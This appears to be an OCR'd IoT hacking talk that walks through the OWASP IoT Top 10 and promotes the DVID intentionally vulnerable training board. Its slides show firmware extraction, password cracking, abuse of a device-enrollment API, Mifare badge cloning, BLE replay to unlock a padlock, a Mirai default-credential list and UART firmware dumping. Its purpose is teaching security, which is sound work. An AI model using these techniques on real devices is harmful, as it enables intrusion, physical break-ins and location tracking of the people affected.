
1. Weak Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. ...
7. Insecure Data Transfer and Storage
8. ...
9. Insecure Default Settings
10. Lack of Physical Hardening



Go to hack the IoT world

Privacy & management

1. Weak Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. Insufficient Privacy Protection
7. Insecure Data Transfer and Storage
8. Lack of Device Management
9. Insecure Default Settings
10. Lack of Physical Hardening



Vulnerability overview

1. Weak Guessable, or Hardcoded Passwords

Download the firmware on the manufacturer website.


```
#binwalk firmware.pkg

                DECIMAL       HEXADECIMAL     DESCRIPTION
                --------------------------------------------------
                144           0x90            JFFS2 filesystem

                #jefferson firmware.pkg -d out

                dumping fs #1 to /out/fs_1
                Jffs2_raw_dirent count: 684
                Jffs2_raw_inode count: 4728
                Jffs2_raw_summary count: 0
                Jffs2_raw_xattr count: 0
                Jffs2_raw_xref count: 0
```

Try to crack it with John

```
cat /etc/passwd
    root:$1$$qRP[...]by/:0:0::/root:/bin/sh

john pass.txt --show
    root:admin
    1 password hash cracked, 0 left
```

Vulnerability overview

2. Insecure Network Services



Try to be connected to the RTSP flux

```
kali$ vlc rtsp://10.10.10.3:10664/tcp/av0_1
```

And get sensitive information

Vulnerability overview

3. Insecure Ecosystem Interfaces

Unsecure API allows to enroll all device to an attacker account

- Activation key in decoration
- Serial number is predictable

```
POST /modules/activate HTTP/1.1
Authorization: bearer eyJhbGciO[...]Km-1fMBNk
Accept-Language: fr
Content-Type: application/json; charset=UTF-8

{"FirstActivation":"2018-11-10T16:47:38Z",
  "isCalibrated":false,"ActivationKey":"1234","Serial":"3013"}

HTTP/1.1 200 OK
{"Category":"Living Room","ActivationKey":"1234","Status":"enrolled"}
```

Vulnerability overview

4. Lack of Secure Update Mechanism

1/2

From android app you can get the firmware url and download it

```
> wget https://xxxxxxxxxxxxx/firmware/latest.json
{ "latest":  { "version": "1.1.1",
  "url":"https://xxxxx/firmware/lsb_v1.1.1.bin" }}
```

And analyse it

```
> binwalk -e lsb_v1.1.1.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------
0             0x0             Squashfs filesystem,
                              created: 2017-02-19 12:16:16

> cd _lsb_v1.1.1.bin.extracted/squashfs-root
> tree
├── checksums
├── nand-bootloader.bin
├── nand-initrd.img
├── nand-kernel.img
├── upgrader.sh
```

Vulnerability overview

4. Lack of Secure Update Mechanism

2/2

Get some sensitive information like root password (a.k.a backdoor access)

```
> tar xvzf nand-rootfs.tgz
> cat ./etc/shadow

    backup:*:xxxx:0:xxxx:7:::
    root:xxxxxxx:xxxx:0:xxxx:7:::
    www-data:*:xxxx:0:xxxx:7:::
```

Get private keys to craft another firmware

```
> cd /keys && cat priv.key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,599266AEXXXXXXXXXXXXXX5875F9AE836A
```

Vulnerability overview

5. Use of Insecure or Outdated Components

The alarm system needs a mifare classic badge to be defuse

From neested and darkside attack, a badge copy could be done

```
> nfc-list
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): 41  84  7e  2e
      SAK (SEL_RES): 08

> mfoc -O dump1.img
Found Mifare Classic 1k tag
Using sector 00 as an exploit sector
Sector: 3, type A, probe 0, distance 1578 .....

> nfc-mfclassic W a dump.img
Writing 64 blocks |.....................................|
Done, 64 of 64 blocks written.
```

Vulnerability overview

6. Insufficient Privacy Protection

Some app offers you to sahre your location with family and friends

Shodan allows to search all broker server

```
shodan search o[xxx]ks --fields ip_str --limit 1
XX1.2XX.2XX.1X9
```

```
smartthings/bed/level
tele/sonoff_bedroom/LWT
tele/sonoff_livingroom/LWT
o[xxx]s/brian/iphone
```

```
{
  "cog": 286,
  "batt": 49,
  "lon": 12345678,
  "lat": 12345678,
  "_type": "location"
}
```

Vulnerability overview

7. Insecure Data Transfer and Storage

A padlock receive order from app through bluetooth low energy

```
Smartphone > Padlock : 0x0026 0100
Smartphone > Padlock : 0x0029 551000000014
Smartphone > Padlock : 0x0029 55100144
```

A simple replay of captured command allows to unlock

```
[34:XX:13:XX:5C:XX][LE]> connect 34:XX:13:XX:5C:XX
    Attempting to connect to 34:XX:13:XX:5C:XX
    Connection successful
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0026 0100
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0029 554100000014
[34:XX:13:XX:5C:XX][LE]> char-write-cmd 0x0029 55100144
    Padlock unlocked
```

Vulnerability overview

8. Lack of Device Management

1/2

Publish unsecure mobile app allows an attacker to reverse protocol

jadx-gui com.app.apk

```
class XXXXXXXInstance extends CardInstance {
  String XXXX_AID = "A000XXXX...XX0000";
  String XXXX_SELECT_BY_AID = ("00A40400" + XXXX_AID);
  protected final String SPECIAL_EVENT_LID = "XX";
}
```

Vulnerability overview

8. Lack of Device Management


2/2

And create a wildcard app

```
class XXX extends CardInstance {
        String XXXX_AID = "A000XXXXXXA59XXXX0000";
         if (reader.request == "XXXXXX") {
        sendAPDU(XXXXXXXXXXXX);
      }
}
```

Vulnerability overview

9. Insecure Default Settings





```
cat mirai_creds.txt
      root:admin
      admin:admin
      root:888888
      root:54321
```

```
telnet X.X.X.X
 Connected to X.X.X.X.
 # passwd
 -sh: passwd: not found
 # cat /etc/passwd
 root:$1$RYI[...]JwGjRy.B0:0:0:root:/:/bin/sh
 # touch /etc/passwd
 touch: /etc/passwd: Read-only file system
```

Vulnerability overview

10. Lack of Physical Hardening

Uart port is enable on the device




Attack has access to the boot sequence and extract firmware from TFTP protocol

```
Bootloader
    W90N745 Boot Loader [ Version 11.1 ] Rebuilt on 06/19/06
    Memory Size is 0x800000
Bytes, Flash Size is 0x400000

TFTP to server 192.168.0.11; our IP address is 192.168.0.10
Upload Filename 'romfs.cramfs'.
Upload from address: 0x82000000, 3.448 MB to be send ...
```

What did we learned ?

- Challenge the OWASP Top 10
- Read write-up
- Improve yourself with OpenSourced vulnerable systems
- Try yourself on real world IoT devices during bug bounty programs.




DVID project

Goals

Damn Vulnerabile IoT Device

- First Opensource IoT project designed to be vulnerable.
- Provide to each interrested people a vulnerable board to improve their skill in IoT Hacking
- Cheap
- Simple (only well known component)
- Could be bought easily or do it yourself


More details on the official website **dvid.eu**



DVID project

Simple process

- Flash the corresponding firmware on DVID




```
                                                Block Poll               Page
                Polled
                Memory Type Mode Delay Size  Indx Paged  Size   Size #Pages Min
W  MaxW   ReadBack
                ----------- ---- ----- ----- ---- ------ ------ ---- ------ ---
-- ----- ---------
                eeprom       65    20     4    0 no       1024    4      0  36
00  3600 0xff 0xff
                flash        65     6   128    0 yes     32768  128    256  45
00  4500 0xff 0xff
                lfuse         0     0     0    0 no          1    0      0  45
00  4500 0x00 0x00
                hfuse         0     0     0    0 no          1    0      0  45
00  4500 0x00 0x00
                efuse         0     0     0    0 no          1    0      0  45
00  4500 0x00 0x00
                lock          0     0     0    0 no          1    0      0  45
00  4500 0x00 0x00
                calibration   0     0     0    0 no          1    0      0
 0     0 0x00 0x00
                signature     0     0     0    0 no          3    0      0
 0     0 0x00 0x00

        Programmer Type : usbasp
        Description     : USBasp, http://www.fischl.de/usbasp/

avrdude: auto set sck period (because given equals null)
avrdude: warning: cannot set sck period. please check for usbasp firmware
update.
avrdude: AVR device initialized and ready to accept instructions

Reading | ################################################## | 100% 0.00s

avrdude: Device signature = 0x1e950f (probably m328p)
```

DVID project

Simple process

